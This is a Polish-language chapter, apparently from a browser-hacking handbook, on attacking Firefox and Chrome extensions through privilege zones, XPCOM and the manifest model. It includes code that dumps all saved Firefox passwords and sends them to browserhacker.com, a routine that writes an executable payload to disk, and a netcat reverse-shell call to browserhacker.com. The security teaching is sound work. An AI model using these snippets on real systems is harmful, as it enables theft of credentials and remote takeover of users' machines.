Atakowanie rozszerzeń

W poprzedniej Części omawiałem bezpośrednie atakowanie przeglądarki. Ta Część prowadzi Cię o krok dalej w łańcuchu funkcjonalności i pokazuje, jak zhakować rozszerzenia przeglądarki. Rozszerzenie przeglądarki to oprogramowanie, które opcjonalnie dodaje lub usuwa funkcje do przeglądarki. Strony trzecie, takie jak producenci oprogramowania antywirusowego lub serwisy społecznościowe, zwykle tworzą rozszerzenia. Mogą być instalowane dobrowolnie przez użytkownika, a nawet instalowane bez jego wiedzy jako efekt uboczny instalacji innych programów. W przeszłości rozszerzenia przeglądarki nie były opracowywane z myślą o bezpieczeństwie. Rozszerzenia mogą mieć dostęp do poufnych informacji użytkownika, uprzywilejowanych interfejsów API, a nawet do bazowego systemu operacyjnego. Brak ukierunkowania na bezpieczeństwo i uprzywilejowany kontekst sprawia, że rozszerzenia są dojrzałym celem hakowania. Rozszerzenia przeglądarki są bardzo popularne i stanowią sporą powierzchnię ataku. Klasy podatności dla rozszerzeń znacznie się różnią – od wstrzykiwania poleceń do starych podatności Cross-site Scripting (XSS). Zaawansowanie technik eksploatacji jest tak samo zróżnicowane. Co ważne dla Ciebie, rozszerzenie wchodzi w interakcję z załadowaną stroną internetową i tworzy łatwo dostępną ścieżkę ataku. W tym rozdziale omówiono te ścieżki ataku, wykorzystując luki w rozszerzeniach przeglądarki Firefox i Chrome.

Zrozumienie anatomii rozszerzenia

Przyjrzyjmy się, czym są rozszerzenia i czym różnią się w zależności od przeglądarki. Jeśli dobrze wiesz, jak rozszerzenia pasują do środowiska przeglądarki, możesz przejść do bardziej aktywnych, atakujących sekcji tej części. Przekazując rozwój nieistotnych funkcji stronom trzecim, twórcy przeglądarek mogą skupić się na podstawowej obsłudze. Zmniejsza to rozrost oprogramowania i potencjał błędów w kodzie. Oczywiście coś musi się wypełnić lukę między przeglądarką a różnymi potrzebami różnych użytkowników. W tym miejscu rozszerzenia pojawiają się w historii przeglądarki. Technologie używane do wdrażania rozszerzeń są powszechne i większość ludzi w branży prawdopodobnie jest z nimi stosunkowo zaznajomiona. Mogą być napisane w różnych językach, a prawdopodobnie najmniej zaskakującym obsługiwanym językiem jest JavaScript. Rozszerzenia zmieniają sposób przeglądania. Mogą zmieniać interfejs użytkownika, zmieniając menu, zmieniając strony, tworząc wyskakujące okienka i nie tylko. Można je pobrać i zainstalować z dodatków do przeglądarki Firefox i sklepu Chrome Web Store. Oczywiście możesz nawet napisać własne, jeśli sobie tego życzysz. Rozszerzenia działają podobnie do aplikacji instalowanych w systemie operacyjnym. Podobnie jak aplikacje systemu operacyjnego, rozszerzenia są pisane dla pojedynczej architektury. Oznacza to, że rozszerzenia nie instalują się w przeglądarkach innych niż ta, dla której zostały opracowane. Z tego powodu niektóre z twoich technik ataku będą podobne, ale w zależności od przeglądarki będą występować różnice w podejściu do wykorzystywania rozszerzeń. Rozszerzenie może działać na wszystkich stronach przeglądanych przez przeglądarkę. Dobrym tego przykładem jest rozszerzenie NoScript. To rozszerzenie potencjalnie wpływa na każdą stronę ładowaną przez przeglądarkę. Wszystkie inne rozszerzenia mogą potencjalnie zrobić to samo. Pomocne może być wyświetlanie rozszerzeń jako wirtualnych aplikacji internetowych, które działają w miejscu pochodzenia każdej strony ładowanej przez przeglądarkę. Z pewnością przyda się to, gdy odkryjemy słabe punkty w dalszej części

Czym rozszerzenia różnią się od wtyczek

Rozszerzenia i wtyczki są czasami trudne do odróżnienia, ale mają pewne zasadnicze różnice. Rozszerzenia znajdują się w przestrzeni procesowej przeglądarki, podczas gdy wtyczka może działać niezależnie. Rozszerzenia mogą tworzyć menu i karty przeglądarki, podczas gdy wtyczka nie. W przeciwieństwie do rozszerzeń, wtyczka wpływa tylko na stronę, na którą jest ładowana, co oznacza, że nie jest automatycznie dołączana do żadnych stron internetowych. Ładowanie wtyczki może


nastąpić na jedną z dwóch metod. Pierwszy polega na zwróceniu przez serwer określonego typu MIME. Na przykład program Adobe Reader może wyświetlać w przeglądarce plik PDF dla typu zawartości aplikacji/pdf. Drugą metodą jest użycie znacznika < object > (lub znacznika < embed >), który wpływa również na stronę, która go ładuje. W następnym rozdziale szczegółowo omówisz ataki wtyczek.

Czym rozszerzenia różnią się od dodatków

Termin dodatek może być jednym z najbardziej przeciążonych terminów dotyczących przeglądarki. Jest niekonsekwentnie stosowany w całej branży. Potraktuj to jako ogólny termin dla rozszerzenia przeglądarki, który obejmuje wtyczki, rozszerzenia i tak dalej. Google zazwyczaj używa terminu rozszerzenie lub wtyczka, chociaż używa „dodatku" w przypadku dostępnego do pobrania dodatku do przeglądarki blokującego Google Analytics. Firma Microsoft używa rozszerzenia, aby uwzględnić kontrolki ActiveX, obiekty pomocnicze przeglądarki i paski narzędzi. Mozilla rozszerza definicję dodatku, aby uwzględnić wszystkie te plusy, słowniki i paski wyszukiwania. Ogólnie rzecz biorąc, w większości przypadków dodatek odnosi się do wszystkiego oprócz przeglądarki i wtyczek. Po ustaleniu tego nie będziemy skupiać się na wszystkich różnych dodatkach. Ten rozdział koncentruje się wyłącznie na rozszerzeniach zdefiniowanych przez Mozillę oraz, w mniejszym stopniu, innych dostawców przeglądarek.

Odkrywanie przywilejów

Uprawnienia nadane rozszerzeniom różnią się znacznie w zależności od przeglądarki i dewelopera. Istnieje jednak proste, ogólne rozróżnienie, którego można dokonać przed zagłębieniem się w specyfikę każdej przeglądarki. Środowisko rozszerzeń dostarczane przez każdego z dostawców przeglądarek ma zwiększony dostęp do funkcji przeglądarki. Jest to spójne i jest jednym z powodów, dla których rozszerzenia przeglądarki są przydatne dla użytkownika końcowego. Oczywiście jest to również główny powód, dla którego są one przydatne dla atakującego. Jednym z najważniejszych punktów, które należy zrozumieć podczas kierowania na rozszerzenie przeglądarki, jest to, że działa ono w uprzywilejowanym kontekście. Dwie główne strefy są podzielone na nisko uprzywilejowaną strefę Internetu i bardziej uprzywilejowaną strefę przeglądarki (zwaną również strefą chrome://). W niektórych przypadkach nawet w przeglądarce samo rozszerzenie, przywileje różnią się między komponentami. Rysunek przedstawia bardzo podstawowy widok strukturalny rozszerzenia i jego związek z przeglądarką i bazowym systemem operacyjnym.



Ma dostęp do uprzywilejowanych interfejsów API, które zapewniają możliwości wykraczające poza standardową stronę internetową. Obejmują one dostęp do poufnych danych użytkownika oraz, w niektórych przypadkach, wykonywanie poleceń systemu operacyjnego. Rozszerzenia często mają więcej uprawnień, niż faktycznie potrzebują. Może to być spowodowane tym, że architektura

przeglądarki nie obsługuje redukcji uprawnień, a może nawet programiści żądali zbyt wiele podczas instalacji. Oczywiście im więcej przywilejów ma rozszerzenie, tym atrakcyjniejszym będzie celem.

Nieuprzywilejowana strefa internetowa

Strefa internetowa to nieuprzywilejowana strefa przeglądarki. Prawdopodobnie dobrze znasz działanie tej strefy. Przestrzega zasady Same Origin Policy (SOP), ma ograniczony dostęp do poufnych danych użytkownika i nie może bezpośrednio wpływać na system operacyjny. Strefa internetowa to nieuprzywilejowany kontekst, w którym wykonuje się JavaScript po zwróceniu z aplikacji sieci Web. Krótko mówiąc, jest to kontekst, w którym wykonywany jest praktycznie cały kod aplikacji internetowej.


Uprzywilejowana strefa przeglądarek

Rozszerzenia, choć nadal są nieco wirtualnymi aplikacjami internetowymi, nie są obsługiwane przez HTTP ani HTTPS. Działają we własnym schemacie URI, który jest niedostępny dla zwykłych stron internetowych lub lokalnych plików z powodu SOP. W uprzywilejowanej strefie przeglądarki (zwanej również strefą chrome://) wykonywany jest kod rozszerzeń. Jest to strefa wysoce zaufana w przeglądarce. Strefa chrome:// ma dostęp do poufnych informacji użytkownika i uprzywilejowanych interfejsów API i nie jest ograniczona przez SOP.

Przeglądarki chrome:// nie należy mylić z przeglądarką Google Chrome. Termin w leksykonie przeglądarki jest przeciążony, ale na szczęście prawie zawsze jest wystarczająco dużo kontekstu, aby określić, do którego terminu się odwołuje. Aby zmniejszyć wszelkie możliwe nieporozumienia, w całej tej książce schemat URI chrome:// jest używany podczas omawiania uprzywilejowanego kontekstu.

Zrozumienie rozszerzeń Firefoksa

Rozszerzenia przeglądarki Firefox nie różnią się od rozszerzeń innych dostawców przeglądarek tym, że zwiększają funkcjonalność przeglądarki. Podobnie jak wiele technologii związanych z przeglądarką, często są one napisane w JavaScript. Jest to nawet zachęcane i ułatwiane przez edytor rozszerzeń online Mozilli, który umożliwia programistom pisanie i testowanie rozszerzeń online. Rozszerzenia Firefoksa są bardzo proste w instalacji, a możliwość instalowania i używania rozszerzeń jest domyślnie włączona. Rozszerzenia będą działać z każdym załadowanym źródłem; to znaczy, chyba że został wyraźnie wyłączony lub przeglądarka została uruchomiona w trybie awaryjnym. Gdy przeglądarka Firefox zostanie uruchomiona w trybie awaryjnym, żadne rozszerzenia nie zostaną włączone. Rysunek przedstawia skoncentrowany na bezpieczeństwie widok architektury rozszerzeń przeglądarki Firefox. Zawiera przegląd powierzchni ataku i ścieżek eksploatacji, które zostały omówione w dalszych sekcjach.



Badanie kodu źródłowego

Struktura pliku, która tworzy rozszerzenie przeglądarki Firefox, jest skompresowana przy użyciu formatu zip. Zamiast tradycyjnego sufiksu nazwy pliku .zip (nie będziemy używać „rozszerzenia nazwy pliku", aby uniknąć nieporozumień), te pliki używają sufiksu nazwy pliku .xpi (wymawiane „zippy"). Oznacza to, że znasz już proces wyodrębniania zawartości rozszerzenia przeglądarki Firefox. Ta wiedza jest dość korzystna, ponieważ nie musisz uczyć się nowej metody, aby uzyskać dostęp do źródła. Możesz po prostu użyć swojego ulubionego programu dekompresyjnego, aby zbadać docelową strukturę katalogów rozszerzeń przeglądarki Firefox.

STRUKTURA KATALOGU ROZSZERZEŃ FIREFOX

Rozszerzenia Firefoksa mają bardzo podobną strukturę z pewnymi dobrze znanymi celami dla zawartości każdego katalogu. Struktura katalogów często wygląda następująco:

* Chrome zawiera dalsze podkatalogi

* Treść zawiera główną funkcjonalność

* Skórka zawiera obrazy i CSS

* Ustawienia domyślne zawierają preferencje

* Komponenty zawierają komponenty XPCOM, jeśli są potrzebne

Katalog zawartości prawdopodobnie zawiera informacje, które Cię zainteresują. Będzie miał główne rozszerzenie JavaScript oraz, w niektórych przypadkach, biblioteki binarne.

Interpretacja procesu aktualizacji

Jednym z plików, który potencjalnie może być interesujący, jest plik install.rdf, który zawiera szczegółowe informacje nie tylko o instalacji, ale także o procesie aktualizacji. (Nieobowiązkowe) parametry związane z zarządzaniem aktualizacjami rozszerzenia to updateURL i updateKey. Ich obecność lub brak oznacza dla Firefoksa sposób aktualizacji rozszerzenia. Jeśli nie istnieje, aktualizacja rozszerzenia jest w pełni zarządzana przez dodatki Mozilli i masz ograniczone możliwości atakowania procesu aktualizacji. Będziesz mieć również ograniczoną powierzchnię ataku, jeśli zostanie określony updateKey lub jeśli updateURL używa schematu HTTPS URI. Jeżeli parametr updateKey jest zawarty w pliku install.rdf, będzie on zawierał klucz publiczny. Teraz odpowiedni klucz prywatny musi podpisywać wszystkie aktualizacje dostarczone z wyznaczonego adresu URL aktualizacji. W tej sytuacji Firefox

weryfikuje integralność wszystkich aktualizacji, co zapobiega zakłócaniu procesu aktualizacji. W scenariuszu, w którym plik install.rdf zawiera adres URL aktualizacji HTTP, a klucz updateKey jest pominięty, występuje problem z zabezpieczeniami. Oznacza to, że żadna z aktualizacji nie ma zweryfikowanej integralności i są dostarczane przez kanał zwykłego tekstu. Po uruchomieniu Firefox połączy się z adresem URL aktualizacji i zażąda pliku update.rdf, który zawiera informacje o wersji, których Firefox użyje do określenia, czy wymaga aktualizacji. Jak wykazano w poprzednich rozdziałach, możliwe jest przejęcie kontroli nad kanałami komunikacji w postaci zwykłego tekstu przy użyciu technik pośrednich. Po przejęciu kontroli nad tym kanałem aktualizacji proces dostarczania własnej aktualizacji jest trywialny.

Zrozumienie XUL i XBL

Język interfejsu użytkownika XML (XUL) to sposób na wyrażenie widocznej zawartości w chrome przeglądarki Firefox. Ale to jest to! Żadne działania nie zostaną wykonane po naciśnięciu klawisza lub kliknięciu myszą. W tym miejscu pojawia się XML Binding Language (XBL). Skleja widoczną zawartość z JavaScript, tworząc wszystkie funkcje, których oczekujesz po kliknięciu przycisku. Co zaskakujące, nawet sama przeglądarka Firefox jest tworzona w XUL, co można zobaczyć, wpisując adresy URL chrome:// w pasku adresu. Jeśli wpiszesz chrome://browser/content/browser.xul do przeglądarki, zobaczysz ekran na rysunku.

Rysunek przedstawia przeglądarkę Firefox wczytującą adres URL chrome://browser/content/browser.xul. Treść, która jest ładowana, jest również funkcjonalna, ponieważ XUL jest sklejony z XBL. Jak widać, wpisując ten sam adres URL w drugim pasku adresu, tworzona jest trzecia prezentacja chrome przeglądarki. Te opisy XUL i XBL są uproszczone, ale służą do przedstawienia krótkiego tła, ponieważ ataki w tym obszarze są w dużej mierze teoretyczne. W związku z tym nie zostaną one zbadane bezpośrednio, chociaż wiele szczegółów omówionych w poniższych sekcjach dotyczy wykorzystania luki w tych technologiach.

Eksploracja API XPCOM

Interfejs API modelu wieloplatformowego komponentów składowych (XPCOM) zapewnia dodatkową funkcjonalność rozszerzeń przeglądarki. XPCOM to wieloplatformowy model komponentów używany w przeglądarce. Jeśli znasz Microsoft COM, pomocne będzie myślenie o XPCOM jako o własnej wersji Mozilli. JavaScript w rozszerzeniu potrzebuje sposobu na dostęp do XPCOM. W tym miejscu pojawia się XPConnect i ułatwia komunikację między XPCOM i JavaScript. Zapewnia przezroczystą warstwę, która umożliwia używanie JavaScript do wywoływania funkcji w XPCOM. Zasadniczo jest to to, czego będziesz używać do wywoływania API XPCOM z poziomu strefy chrome://. Dzięki badaniom Nicka Freemana i Roberto Suggi Liveraniego dobra wiadomość jest taka, że rozszerzenia mogą wykorzystywać komponenty XPCOM, które mogą działać w kontekście systemu operacyjnego. Przyjrzyjmy się niektórym z ich badań i czynnościom, które XPCOM umożliwia ci wykonanie.

Odsłanianie menedżera logowania

Firefox, podobnie jak wszystkie przeglądarki internetowe, zapewnia metodę przechowywania nazw użytkowników i haseł do aplikacji internetowych odwiedzanych przez użytkownika. Te poufne informacje są również dostępne przez API XPCOM. Oznacza to, że z rozszerzenia można odpytywać menedżera logowania. Interfejs nsILoginManager współpracuje z funkcją menedżera haseł w Firefoksie. Istnieją metody dodawania, usuwania, modyfikowania i przeglądania przechowywanych poświadczeń w przeglądarce. Funkcje udostępniane przez API obejmują potencjalnie bardzo użyteczną metodę getAllLogins() o oczywistym przeznaczeniu:

```
// Get the login manager object

var l2m=Components.classes[

"@mozilla.org/loginmanager;1"].

getService(Components.interfaces.nsILoginManager);

// Get all credentials from the login manager

allCredentials = l2m.getAllLogins({});

// Extract all the hosts, usernames and passwords

for (i=0;i<=allCredentials.length;i=i+1){

var url = "http://browserhacker.com/";

url += "?host=" + encodeURI(allCredentials[i].hostname);

url += "&user=" + encodeURI(allCredentials[i].username);

url += "&password=" + encodeURI(allCredentials[i].password);

window.open(url);

}
```

Ten kod pokazuje, jak można wyodrębnić całą zawartość menedżera logowania Firefoksa. Spowoduje to wysłanie żądania HTTP zawierającego dane uwierzytelniające do serwera WWW znajdującego się pod adresem http://browserhacker.com.

Czytanie z systemu plików

SOP nie dotyczy adresów URL w rozszerzeniach. Instrukcje w uprzywilejowanej strefie chrome:// są praktycznie nieograniczone podczas uzyskiwania dostępu do dowolnego źródła. W tej sytuacji bardzo przydatny staje się plik schematu URI. Możesz użyć metody document.ReadURL.readFile z tym dodatkowym uprawnieniem. Tak więc w strefie chrome:// ta metoda pozwala na odczytanie dowolnych plików z systemu plików:

```
var fileToRead="file:///C:/boot.ini";

var fileContents=document.ReadURL.readFile(fileToRead);
```

W ramach uprzywilejowanego kontekstu rozszerzenia, poprzedni kod odczytałby plik c:\boot.ini z systemu plików

Pisanie do systemu plików

API XPCOM używane przez Firefox do zapisu w systemie plików nazywa się nsIFile-OutputStream. Podobnie jak lokalny dostęp do plików omówiony w poprzedniej sekcji, ten interfejs umożliwia przeglądarce pisanie w dowolnym miejscu systemu plików, w jakim może to zrobić przeglądarka. Wykorzystanie tego interfejsu API XPCOM może zapewnić większą wszechstronność podczas ataku. Na przykład może to być przydatne przy wdrażaniu ładunku, takiego jak Metasploit Meterpreter lub innego wybranego narzędzia dostępu zdalnego:

```
function makeFile(bdata){
var workingDir= Components.classes[
"@mozilla.org/file/directory_service;1"]
.getService(Components.interfaces.nsIProperties)
.get("Home", Components.interfaces.nsIFile);
var aFile = Components.classes["@mozilla.org/file/local;1"]
.createInstance(Components.interfaces.nsILocalFile);
aFile.initWithPath( workingDir.path + "\\filename.exe" );
aFile.createUnique(
Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);
var stream = Components.classes[
"@mozilla.org/network/safe-file-outputstream;1"]
.createInstance(Components.interfaces.nsIFileOutputStream);
stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
stream.write(bdata, bdata.length);
if (stream instanceof Components.interfaces.nsISafeOutputStream){
stream.finish();
} else {
stream.close();
}
}
```

Metoda makeFiie ( ) w tym kodzie używa XPCOM do zapisu w systemie plików (Windows). Pamiętaj, że do pomyślnego wykonania potrzebne są uprawnienia dostępne w strefie chrome://.

Wykonywanie poleceń systemu operacyjnego

Oczywiście chcesz wiedzieć, jak wykonywać programy w docelowym systemie operacyjnym. W ten sposób odzyskasz połączenie i uruchomisz swoje ładunki. XPCOM również zapewnia na to sposób! nsiProcess reprezentuje wykonywalny proces w krainie Mozilli. Może być wykorzystany z poziomu rozszerzenia Firefox do wykonywania programów przechowywanych w systemie plików celu. Poniższy kod demonstruje, jak wykonać odwrotną powłokę za pomocą Netcat w systemie operacyjnym Linux:

```
var lFile = Components.classes["©mozilla.org/file/local;1"]

.createInstance(Components.interfaces.nsILocalFile);

var IPath = "/bin/nc";

lFile.initWithPath(IPath);

var process = Components.classes["©mozilla.org/process/util;1"]

.createInstance(Componen

ts.interfaces.nsIProcess);

process.init(lFile);

process.run(false,[1 -e', /bin/bash', browserhacker.com', 12345 ' ] , 4) ;
```

W przykładzie użyto zarówno nsILocalFile, jak i nsIProcess, aby złamać zabezpieczenia systemu, na którym działa Twoja docelowa przeglądarka

Badanie modelu bezpieczeństwa

Rozszerzenia do przeglądarki Firefox działają z pełnymi uprawnieniami przeglądarki. Oznacza to, że wszelkie instrukcje uruchamiane w strefie chrome : / / nie będą miały ograniczonych uprawnień. Ważną kwestią jest to, że nie ma koncepcji piaskownicy ani granic bezpieczeństwa. Ten bardzo płaski model uprawnień daje każdemu kompromisowi z rozszerzeniem praktycznie bezpośrednią metodę dostępu do interfejsów API przeglądarki, systemu plików i systemu operacyjnego.

Odkrywanie strefy Chrome

Uprzywilejowana strefa chrome:// w Firefoksie ma własny schemat URI (chrome:///) i zapewnia programistom rozszerzeń pełny dostęp do przeglądarki za pośrednictwem w pełni funkcjonalnych interfejsów API. Rozszerzenie może na przykład rekonfigurować przeglądarkę i inne rozszerzenia, pobierać pliki cookie i przechowywane hasła, a także pobierać pliki i wykonywać polecenia systemu operacyjnego (w kontekście użytkownika systemu operacyjnego uruchamiającego przeglądarkę). W przeciwieństwie do Chrome, o którym mowa w dalszej części, twórca rozszerzenia Firefox nie jest w stanie ograniczyć dostępu do różnych poziomów uprawnień. Powoduje to, że wszystkie uprawnienia są dostępne dla wszystkich rozszerzeń. Najczęstszą luką w rozszerzeniach przeglądarki Firefox jest wykonanie zdalnego kodu w kontekście uprzywilejowanym. Ponieważ rozszerzenia działają z tymi samymi uprawnieniami co przeglądarka, udany kompromis będzie również działał z tymi uprawnieniami. Kolejną zaletą, jaką masz, jest to, że wykonywanie poleceń systemu operacyjnego wykorzystuje rozszerzenie API, które zapewnia prostą i niezawodną ścieżkę do wykorzystania.

Zrozumienie rozszerzeń Chrome

Podobnie jak rozszerzenia przeglądarki Firefox, rozszerzenia Chrome działają z podwyższonymi uprawnieniami. Mogą robić rzeczy, których normalny kod JavaScript na stronie nie może zrobić. Na przykład rozszerzenie Chrome może mieć dostęp do wszystkich otwartych kart, wysyłać żądania z różnych źródeł, odczytywać pliki cookie (w tym te oznaczone przez HttpOnly) i wiele więcej. Chrome (manifest w wersji 2) ma bardziej złożoną architekturę niż Firefox. Ma również uprzywilejowaną strefę chrome:// wraz z dodatkową granicą bezpieczeństwa. Rozszerzenie Chrome będzie zawierać jeden plik manifestu, a pozostałe komponenty będą składać się z kombinacji strony w tle, stron interfejsu użytkownika i skryptów treści. Potencjalnie może mieć inne komponenty, ale to są te główne, na które

się natkniesz. Rozszerzenia Chrome aktualizują się po cichu w tle bez wiedzy użytkownika, więc prawdopodobnie Twój cel będzie miał zainstalowaną najnowszą i najlepszą wersję rozszerzenia.

Badanie kodu źródłowego

Nie będziesz potrzebować elitarnych umiejętności inżynierii wstecznej, aby analizować rozszerzenia Chrome. Są napisane w (zgadłeś!) JavaScript i HTML. Po prostu pobierz rozszerzenie docelowe z Chrome Web Store.11 Chrome używa sufiksu .crx dla swoich nazw plików rozszerzeń, więc powinny być łatwe do wykrycia. Są po prostu skompresowaną strukturą katalogów, podobnie jak rozszerzenia Firefoksa. Następnie rozpakuj kod rozszerzenia i uruchom swoje ulubione IDE. Umożliwi to korzystanie z narzędzi do analizy statycznej i odkrywanie luk w zabezpieczeniach poprzez ręczne przeglądanie kodu. Czasami analiza statyczna nie wystarcza. Ale poczekaj; na ratunek przychodzi Chrome! Możesz zainstalować rozszerzenie w swojej przeglądarce i łatwo je dynamicznie debugować. Przełącz tryb programisty na chrome://extensions, a będziesz mógł uruchomić dowolne rozszerzenie rozpakowane do wybranego katalogu. Po włączeniu trybu programisty możesz użyć opcji Zbadaj widoki, aby uruchomić okno Narzędzi programistycznych Chrome.Kliknij plik wymieniony za elementem Zbadaj widoki na karcie Rozszerzenia.

Interpretacja manifestu

Rozszerzenia Chrome muszą mieć plik manifest.json. Osoby z umiejętnościami dedukcji podobnymi do Sherlocka już wiedzą, że musi być w formacie JSON. Ten plik opisuje zasoby, do których będzie miał dostęp podczas standardowej funkcjonalności. Poniższy fragment przedstawia zawartość podobną do tego, czego można się spodziewać w pliku manifest.json:

```
{

"name": "extensionName",

"version": "versionString",

"manifest_version": 2

< rest of content >

}
```

Ograniczenia bezpieczeństwa dotyczące rozszerzeń opartych na wersji 1 manifestu były stosunkowo otwarte. Jak można się spodziewać, w znacznym stopniu przyczyniło się to do wykrycia luk w popularnych rozszerzeniach Chrome. Domyślnie dawał programistom dostęp do uprzywilejowanych interfejsów API, które zaakceptowali z otwartymi ramionami. Z kolei deweloperzy wiernie rozprowadzali rozszerzenia z większymi uprawnieniami, niż wymagali. W odpowiedzi firma Google stworzyła manifest w wersji 2, który stosuje domyślne zasady zabezpieczeń. Najbardziej godną uwagi zmianą było egzekwowanie polityki bezpieczeństwa treści w niektórych częściach bazy kodu rozszerzeń. Była to próba złagodzenia luk Cross-site Scripting i stanowi znaczną poprawę bezpieczeństwa. Chrome nie będzie już obsługiwać rozszerzeń korzystających z manifestu w wersji 1. Chrome będzie wyłącznie uruchamiał rozszerzenia z manifestem w wersji 2. W chwili pisania tego tekstu firma Google wycofywała rozszerzenia manifestu w wersji 1. Podczas tej zmiany dostępnych było więcej przykładów wykorzystania manifestu w wersji 1. W wielu przypadkach te same (lub bardzo podobne) exploity dotyczą rozszerzeń z manifestem w wersji 2. W poniższych sekcjach omówiono kilka przykładów z manifestem w wersji 1, ponieważ łatwo komunikują ataki. Nadal będą miały zastosowanie do rozszerzeń korzystających z manifestu w wersji 2, z pewnymi wymaganiami wstępnymi, które zostaną opisane. Najważniejszą kwestią jest to, że wersja manifestu 2 domyślnie

definiuje wiele ograniczeń bezpieczeństwa, a rozszerzenia w wersji 2 mają mniejszą powierzchnię ataku. Wiele ataków wymyślonych dla wersji 1 jest nadal skutecznych dla wersji 2, aczkolwiek z większą liczbą warunków wstępnych.

Badanie skryptów treści

Skrypty treści negocjują nieczystą treść internetową, która jest ładowana do przeglądarki. Na każdej stronie może być uruchomionych wiele skryptów treści. Ten składnik rozszerzenia Chrome ma bezpośredni dostęp do DOM i ma największą powierzchnię ataku. Jest też najmniej zaufany. Chociaż jest to ściśle część rozszerzenia, w niektórych przypadkach może być nawet bardziej pomocne wyobrażenie sobie skryptu treści jako specjalnej części strony internetowej. Jest to szczególna część, ponieważ kod skryptu treści jest oddzielony od skryptów innych rozszerzeń, a nawet od standardowych skryptów uruchamianych na stronie internetowej. Na przykład skrypt treści nie może wywoływać żadnych funkcji zdefiniowanych w źródle strony internetowej i na odwrót. Tak więc, podczas gdy dostęp DOM jest współdzielony, kod działa w izolowanym świecie. Izolowane światy zapewniają sposób na segregację dostępu w rozszerzeniu i są szczegółowo omówione w nadchodzącej sekcji. Skrypty treści mają ograniczony dostęp do interfejsów API rozszerzeń. Nie mogą uzyskać dostępu do zmiennych i funkcji na powiązanych stronach rozszerzeń. Nie mogą nawet uzyskać dostępu do innych skryptów treści ani wysyłać żądań między źródłami do własnych stron rozszerzeń. Skrypty treści są oddzielone od reszty rozszerzenia i środowiska granicą bezpieczeństwa. Dlatego czasami lepiej jest przeglądać je jako część strony internetowej, a nie jako rozszerzenie. Jednak skrypty treści są z pewnością częścią rozszerzenia. Widać to po ich nieco podwyższonych przywilejach. Mogą wysyłać żądania XHR z różnych źródeł do dowolnego źródła, które zostało umieszczone na białej liście w ich pliku manifestu:

"permissions": [

"http://*/*",

"https://*/*"

]

Poprzedni przykład JSON z pliku manifestu umożliwia skryptowi zawartości wykonanie XMLHttpRequest do dowolnego źródła HTTP lub HTTPS. Co ważne, gdy żądania są wysyłane przez rozszerzenie, zawierają pliki cookie, które mogły zostać ustawione przez aplikację internetową, z którą użytkownik wchodzi w interakcję. Nie zapominaj, że rozszerzenie może również odczytywać odpowiedzi. Oznacza to, że każde źródło, z którym użytkownik już się uwierzytelnił, będzie miało swoje tokeny sesji wysłane w XMLHttpRequest rozszerzenia.

Badanie interfejsu użytkownika

Strony interfejsu użytkownika to strony opcji, wyskakujące okienka lub dowolna inna strona prezentowana użytkownikowi. Na przykład niektóre rozszerzenia mają stronę ustawień. Zwykle to tylko ustawienia. plik html zadeklarowany w manifeście. Inne typy stron interfejsu użytkownika również ładują się po kliknięciu ikony rozszerzenia wyświetlanej obok paska adresu. Są to w zasadzie zasoby HTML, które tworzą interfejs użytkownika rozszerzenia. Dla twoich celów najważniejszą rzeczą, jaką należy z tego wyciągnąć, jest to, że JavaScript działający na stronach interfejsu użytkownika ma podwyższone uprawnienia. Może uzyskać dostęp do soczystych interfejsów API (strzeżonych przez granicę bezpieczeństwa rozszerzenia). Strony interfejsu użytkownika nie mają bezpośredniego dostępu do DOM i muszą w tym celu wykorzystywać skrypty zawartości. Pomiędzy skryptami treści a stronami przeglądania istnieje ścisła granica bezpieczeństwa. Skrypty zawartości nie mogą wywoływać funkcji

zdefiniowanych na stronie tła i stronach interfejsu użytkownika. Cała komunikacja musi odbywać się za pośrednictwem wiadomości.

Badanie strony tła

Strona tła (jeśli jest używana) może być postrzegana jako rdzeń rozszerzenia. Każde rozszerzenie ma co najwyżej jedną stronę w tle, bez względu na to, ile okien lub kart jest uruchomionych. Karty incognito to szczególny przypadek, chociaż ogólnie wszystkie otwarte okna i karty współdzielą stronę tła. Strona w tle ma podwyższone uprawnienia i działa zawsze, gdy uruchomiona jest przeglądarka. Dzięki tym podwyższonym uprawnieniom strona w tle może stanowić bardzo soczysty cel. Atakowanie strony w tle może początkowo wydawać się dość proste, ale rozszerzenia Chrome mają pewne silne zabezpieczenia. Strony działające w tle wykorzystują słabość polityki bezpieczeństwa treści, więc jeśli programista nie włączył wyraźnie a, możesz mieć pecha. Pomocne może być myślenie o stronie w tle jako o składniku serwera, który jest odpowiednikiem tradycyjnego modelu klient-serwer. Skrypty treści będą się z nim komunikować za pomocą predefiniowanych formatów wiadomości. Te zastrzeżone wiadomości stanowią część granicy bezpieczeństwa, przez którą musisz przemycić swój atak.

Biorąc pod uwagę wtyczki NPAPI

